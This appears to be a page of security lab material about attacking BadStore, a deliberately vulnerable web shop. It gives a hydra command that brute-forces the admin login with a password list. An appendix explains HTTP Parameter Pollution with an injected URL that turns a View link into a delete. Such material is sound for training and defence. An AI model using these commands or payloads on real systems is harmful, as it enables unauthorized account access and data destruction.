
Attacking Badstore

```
hydra badstore.cudathon.com -s 80 http-post-form "/cgi-bin/badstore.cgi?action=login:email=^USER^&passwd=^PASS^:Error" -l admin -P ./hydra_passwords.txt -V
```

APPENDIX A - Attack Examples

Parameter Pollution

The badstore app is written so poorly, the shopping cart actually relies on the same parameter being submitted multiple times with multiple values. This leads to big problems, for example (see below). Therefore, it is not uncommon to use the WAF to limit the maximum number of instances of the same parameters to 1 in any single request.



The link to view an email is

<a href=”viewemail.jsp?client_id=79643215&action=view”> View </a>

The link to delete an email is:

<a href=”viewemail.jsp?client_id=79643215&action=delete”> Delete </a>

When the user clicks on either of the above links, the appropriate action will be performed. The two links are built from the URL. The ID will be requested and will be embedded/added in the href link together with the according action. Thus:

ID = Request.getParameter(“client_id”)
href_link = “viewemail.jsp?client_id=” + ID + ”&action=abc”

This web application, and more precisely the client_id, is vulnerable to HPP. As seen below, an attacker creates a URL and injects another parameter ‘action’ preceded by an encoded query string delimiter (e.g. %26) after the client_id parameter. This parameter holds the value ‘delete’:

http://host/viewemailn.jsp?client_id=79643215%26action%3Ddelete

After the creation of the malicious link, the page now contains two links which are injected with an extra action parameter. Thus:

<a href=viewemail.jsp?client_id=79643215&action=delete&action=view > View </a>
<a href=viewemail.jsp?client_id=79643215&action=delete&action=delete > Delete </a>

As shown in the table above, JSP will parse the two same parameters (action) and will return the first value. The JSP query Request.getParameter(“action”) will return ‘delete’ in both cases. Thus, the user will click either of the two links, View or Delete, but the action Delete will always be performed.

This is a simple example how an attacker can exploit an HTTP Parameter Pollution vulnerable website and cause malicious code to run or be executed without being detected.

The End